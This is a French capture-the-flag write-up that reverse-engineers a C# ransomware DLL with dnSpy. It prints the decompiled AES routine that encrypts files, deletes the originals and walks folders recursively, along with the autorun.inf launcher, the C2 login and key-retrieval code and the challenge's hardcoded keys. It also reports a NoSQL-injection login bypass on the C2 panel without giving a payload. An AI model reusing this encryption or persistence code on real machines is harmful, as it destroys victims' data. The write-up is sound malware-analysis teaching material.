Auteur : Ossama AIT-EL MOUDDENE

Challenge : Malware Analysis of a C2 Ransomware

Mise en situation :

Quelques heures après l'intrusion aérienne sur la zone à accès restreint, un incident de sécurité a été détecté à bord du navire.

D'après les premiers éléments, il s'agirait de la propagation d'un malware dans le réseau interne. L'origine de cette infection semble être associée à un opérateur ayant connecté une clé USB inconnue sur son poste de travail. Il semblerait qu'une partie partielle du malware soit toujours présente sur la clé USB.

Pour cette seconde étape, vous devez effectuer une phase de rétro-ingénierie du malware afin de comprendre son fonctionnement.

Quelques informations concernant ce dernier :

- Il a été développé en **C#** pour cibler les plateformes **Windows**.
- Il est conseillé d'installer **Microsoft Visual Studio** avec le kit ".NET Desktop" pour faciliter la rétro-ingénierie.

> **Note** : Il est possible que le déchiffrement des fichiers soit impossible pour l'instant.


Format du flag : `RM{flag}`.

---

1) Environnement et Outils

- On parle d'un ransomware, donc on doit créer un **sandbox**, une **machine virtuelle** et un environnement isolé de notre réseau.
- D'après l'énoncé, c'est du **.NET (C#)** destiné aux plateformes **Windows**.
- J'utilise une machine virtuelle **Windows 10** à l'aide de **VirtualBox** avec l'environnement **FlareVM** (Lien).

Le challenge nous fournit un fichier `.zip` (le contenu de la clé USB).




Une habitude que j'ai, c'est de regarder la **dernière date de modification**. Parfois, le temps est nécessaire dans quelques algorithmes de chiffrement.

2)Contenu du `.zip` :

```
C:
| autorun.inf (Fichier d'exécution automatique, possible persistance)
| VPNUpdater.dll (DLL potentiellement utilisée pour le chiffrement du
fichier)
|
└──private
| crew_list.html.enc (Fichier chiffré par le ransomware)
|
└──leviath
| Brief_op.txt.enc (Fichier chiffré)
| order.txt.enc (Fichier chiffré)
```

3)Contenu de `autorun.inf` :

```
[autorun]
open=VPNUpdater.dll (Lance le ransomware après l'insertion de la clé USB)
action=Run update
icon=icon.ico
```




Les fichiers dans `private` sont **chiffrés**.
Le **FOR508** suggère de toujours commencer par une **analyse statique**.

Avant de désassembler le code, il faut voir s'il y a des **anti-désassembleurs** ou des **packers**.

> *(True story : Une fois, j'ai passé des heures à analyser un Dropper avant de me rendre compte qu'il était packé avec **Confuser**... 😩)*

Outil utilisé : **DIE (Detect It Easy)**.



DIE utilise aussi les **règles YARA** dans le scan. Si un packer est détecté, il sera affiché. Ici, c'est du **C# non packé**.

---

4)Analyse du Code avec DnSpy

DnSpy est un outil **open source** permettant de **décompiler** et **déboguer** les applications **.NET**.

4-1)Les composantes de notre DLL :

Fonctions `F()`, `H()`

```
// Token: 0x0600000B RID: 11 RVA: 0x000022B4 File Offset: 0x000004B4
private static string G()
{
    char[] array = new char[]
    {
        'A', 'A', '$', 'F', '2', '-', 'D', '8', 'C', '1',
        'E', '7', 'B', '9', 'F', '3', 'A', '3', '5', '@',
        'C', '8', '@', '!', 'B', 'B', '2', 'E', '1', 'F',
        '0', 'A', '7', 'C', '3', 'D'
    };
    return new string(array);
}

// Token: 0x0600000C RID: 12 RVA: 0x000022E0 File Offset: 0x000004E0
private static string H()
{
    char[] array = new char[]
    {
        'D', '1', '@', 'E', '2', '#', 'F', '3', '%', 'A',
        '4', 'B', '5', '&', 'C', '6', 'D', '1', '@', 'E',
        '2', '#', 'F', '3', '%', 'A', '4', 'B', '5', '&',
        'C', '6', 'D', '1', '@', 'E', '2', '#', 'F', '3',
        '%', 'A', '4', 'B', '5', '&', 'C', '6'
    };
    return new string(array);
}
```

Deux fonctions avec un retour **String**, qui rassemblent les éléments d'un tableau.

Fonction `F()`

```
// Token: 0x0600000D RID: 13 RVA: 0x0000230C File Offset: 0x0000050C
private static void F(string f, byte[] k, byte[] i)
{
    string text = f + ".tmp";
    string text2 = f + ".enc";
    using (FileStream fileStream = new FileStream(f, FileMode.Open, FileAccess.Read))
    {
        using (FileStream fileStream2 = new FileStream(text, FileMode.Create, FileAccess.Write))
        {
            using (Aes aes = Aes.Create())
            {
                aes.Key = k;
                aes.IV = i;
                ICryptoTransform cryptoTransform = aes.CreateEncryptor(aes.Key, aes.IV);
                using (CryptoStream cryptoStream = new CryptoStream(fileStream2, cryptoTransform, CryptoStreamMode.Write))
                {
                    fileStream.CopyTo(cryptoStream);
                }
            }
        }
    }
    File.Delete(f);
    File.Move(text, text2);
}
```

Cette fonction **chiffre un fichier** cible en utilisant l'algorithme **AES (Advanced Encryption Standard)** en mode **CBC** (IV fourni), puis renomme le fichier avec une extension `.enc` (comme les fichiers trouvés précédemment).

Fonctions `L()`, `O()`, `N()`, `MBN()`

```
// Token: 0x0600000E RID: 14 RVA: 0x00002408 File Offset: 0x00000608
private static string L()
{
    string text = "OF/sfn87WwjfIX14p17jp8mu5uavNFecb4D97pgVfZc=";
    byte[] bytes = Encoding.ASCII.GetBytes(Y.G().Substring(0, 16));
    byte[] bytes2 = Encoding.ASCII.GetBytes(Y.H().Substring(0, 16));
    return Y.M(Convert.FromBase64String(text), bytes, bytes2);
}

// Token: 0x0600000F RID: 15 RVA: 0x00002460 File Offset: 0x00000660
private static string O()
{
    string text = "3Npd3p5V7JSh6JZ5gqRmZg==";
    byte[] bytes = Encoding.ASCII.GetBytes(Y.G().Substring(0, 16));
    byte[] bytes2 = Encoding.ASCII.GetBytes(Y.H().Substring(0, 16));
    return Y.M(Convert.FromBase64String(text), bytes, bytes2);
}

// Token: 0x06000010 RID: 16 RVA: 0x000024B8 File Offset: 0x000006B8
private static string N()
{
    string text = "IeLkqcSXkaE8QamE7i4DEY3N7NmqJvAl1fzI7gIQkbo=";
    byte[] bytes = Encoding.ASCII.GetBytes(Y.G().Substring(0, 16));
    byte[] bytes2 = Encoding.ASCII.GetBytes(Y.H().Substring(0, 16));
    return Y.M(Convert.FromBase64String(text), bytes, bytes2);
}

// Token: 0x06000011 RID: 17 RVA: 0x00002510 File Offset: 0x00000710
private static string NBN()
{
    string text = "Wil860ds3vJiRDi+iTntnfknYML8iTowJsQe0uwmTms=";
    byte[] bytes = Encoding.ASCII.GetBytes(Y.G().Substring(0, 16));
    byte[] bytes2 = Encoding.ASCII.GetBytes(Y.H().Substring(0, 16));
    return Y.M(Convert.FromBase64String(text), bytes, bytes2);
}
```

Ces fonctions ont une **structure commune** et semblent **déchiffrer des chaînes Base64** à l'aide d'une clé et d'un **IV dynamique**. Elles sont probablement utilisées pour récupérer **des URLs, des clés, des commandes C2, etc.**.

```
// Token: 0x06000012 RID: 18 RVA: 0x00002568 File Offset: 0x00000768
private static string M(byte[] d, byte[] k, byte[] i)
{
    string text;
    using (Aes aes = Aes.Create())
    {
        aes.Key = k;
        aes.IV = i;
        ICryptoTransform cryptoTransform = aes.CreateDecryptor(aes.Key, aes.IV);
        using (MemoryStream memoryStream = new MemoryStream(d))
        {
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, cryptoTransform, CryptoStreamMode.Read))
            {
                using (StreamReader streamReader = new StreamReader(cryptoStream))
                {
                    text = streamReader.ReadToEnd();
                }
            }
        }
    }
    return text;
}
```

La fonction `M()` déchiffre des données binaires (`d`) avec **AES**, en utilisant une **clé (`k`)** et un **vecteur d'initialisation (`i`)**.

Exemple :

```
string resultat =
M(Convert.FromBase64String("OF/sfn87AwjfIX14p17jp8muSuavWFecb4D97pgVfZc=")
```

```
, bytes, bytes2);
```

4-2)Analyse de la Communication avec le C2 :

```
// Token: 0x06000013 RID: 19 RVA: 0x0000262C File Offset: 0x0000082C
private static async Task<string> R(string baseUrl, string username, string password)
{
    string text;
    try
    {
        using (HttpClient client = new HttpClient())
        {
            var loginData = new { username, password };
            string json = JsonConvert.SerializeObject(loginData);
            StringContent content = new StringContent(json, Encoding.UTF8, "application/json");
            HttpResponseMessage httpResponseMessage = await client.PostAsync(baseUrl + "/login", content);
            HttpResponseMessage loginResponse = httpResponseMessage;
            httpResponseMessage = null;
            if (!loginResponse.IsSuccessStatusCode)
            {
                Console.WriteLine("E: Failed to log in.");
                text = null;
            }
            else
            {
                string text2 = await loginResponse.Content.ReadAsStringAsync();
                string loginResponseBody = text2;
                text2 = null;
                JObject loginJson = JObject.Parse(loginResponseBody);
                JToken jtoken = loginJson["token"];
                string token = ((jtoken != null) ? jtoken.ToString() : null);
                if (string.IsNullOrEmpty(token))
                {
                    Console.WriteLine("E: No token found in login response.");
                    text = null;
                }
                else
                {
                    client.DefaultRequestHeaders.Authorization = new AuthenticationHeaderValue("Bearer", token);
                    HttpResponseMessage httpResponseMessage2 = await client.GetAsync(baseUrl + "/secretkey");
                    HttpResponseMessage secretResponse = httpResponseMessage2;
                    httpResponseMessage2 = null;
                    Console.WriteLine("I: SecretKey: " + secretResponse.StatusCode.ToString());
                    if (!secretResponse.IsSuccessStatusCode)
                    {
                        Console.WriteLine("E: Failed to retrieve secret key.");
                        text = null;
                    }
                    else
                    {
                        string text3 = await secretResponse.Content.ReadAsStringAsync();
                        string secretKeyBody = text3;
                        text3 = null;
                        JObject secretKeyJson = JObject.Parse(secretKeyBody);
                        JToken jtoken2 = secretKeyJson["key"];
                        string secretKey = ((jtoken2 != null) ? jtoken2.ToString() : null);
                        Console.WriteLine("I: Secret Key retrieved");
                        text = secretKey;
                    }
```

La fonction la plus importante : `Y.R()` .

Elle effectue une **requête HTTP** vers un serveur distant (probablement un **C2**) pour :

1. **S'authentifier** avec un `username` et un `password` .
2. **Récupérer un jeton d'accès (*token*)**.
3. **Télécharger une clé secrète** (`/secretkey`).

Endpoints C2 :

- `POST /login` → Authentification.
- `GET /secretkey` → Récupération de la clé AES.

EntryPoint du Ransomware:

```
// Token: 0x06000008 RID: 8 RVA: 0x0000217C File Offset: 0x0000037C
private static async Task MainAsync(string[] p)
{
    bool flag = p.Length < 1;
    if (flag)
    {
        Console.WriteLine("E: wrong");
    }
    else
    {
        string z = p[0];
        string t = DateTime.UtcNow.ToString("yyyy-MM-ddTHH:mm:ssZ");
        string c2url = Y.L();
        string username = Y.O();
        string password = Y.N();
        string staticKey = Y.G();
        string text = await Y.R(c2url, username, password);
        string dynamicKey = text;
        text = null;
        byte[] compKey = Y.ComputeCompositeKey(dynamicKey, staticKey, z, t);
        byte[] iv = Encoding.ASCII.GetBytes(Y.H().Substring(0, 16));
        if (Directory.Exists(z))
        {
            Y.hh(z, compKey, iv);
        }
        else
        {
            Console.WriteLine("E: error");
        }
        string compositeData = Convert.ToBase64String(compKey);
        Console.WriteLine("I: " + Convert.ToBase64String(compKey));
        await Y.PostToC2(c2url, compositeData, username, password);
    }
}
```

```
// Token: 0x06000009 RID: 9 RVA: 0x000021C0 File Offset: 0x000003C0
private static void hh(string z, byte[] compKey, byte[] iv)
{
    foreach (string text in Directory.GetFiles(z))
    {
        try
        {
            Y.F(text, compKey, iv);
            Console.WriteLine("E: " + text);
        }
        catch (Exception ex)
        {
            Console.WriteLine("X: " + ex.Message);
        }
    }
    foreach (string text2 in Directory.GetDirectories(z))
    {
        Y.hh(text2, compKey, iv);
```


L'entryPoint c'est Main, qui appel directemenet MainAsync,
on remarque que la fonction `MainAsync` tente d'abord de :

1. **Récupérer une clé dynamique** (`dynamicKey`) via `Y.R(c2url, username, password)` (requête HTTP).
2. **Générer une clé composite** (`compKey`) en combinant :
   - `dynamicKey` (reçue du C2),
   - `staticKey` (locale, via `Y.G()`),
   - `z` (paramètre d'entrée),


- `t` (timestamp).

→ **Si `Y.R()` échoue (pas de connexion), `dynamicKey` est `null`.** Un fallback en cas offline ? faut voir le cas ou Y.R() = null;
Yes, `ComputeCompositeKey` gère le cas où `dynamicKey` est `null`, le malware peut basculer sur `staticKey + z + t` sans récupere la clé dynamique qui est dans l'API.

On va analyser fonction par fonction sur **Visual Studio** pour reconstruire le ransomware et extraire **les clés et l'URL du C2**.



> **Mon code est disponible sur mon GitHub 😃 !**




Les **clés secondaires (`NBN`)** nous donnent le **flag** du challenge. On récupère aussi les **identifiants de l'admin**.


---

5)Exploration du C2 Panel

Scan Nmap :

Port **5000** ouvert (**UPnP**).






C'est bien un **panel d'administration** !
J'ai utilisé **Burp Suite** pour analyser la **requête POST** de connexion.

🔴 Vulnérabilité détectée : NoSQL Injection 🔴

Grâce à cette injection NoSQL, j'ai réussi à contourner l'authentification. Une fois dans le panel, il est possible d'exploiter une nouvelle fois cette vulnérabilité pour exécuter du code à distance (RCE) et obtenir un reverse shell.



Mais ça, n'est pas notre but dans ce Write-UP ! L’essentiel, c’est qu’on a tout extrait du ransomware :-D. Fin du write-up ! J’attends vos retours, vos conseils et vos suggestions. Je suis toujours motivé pour m’améliorer encore et encore !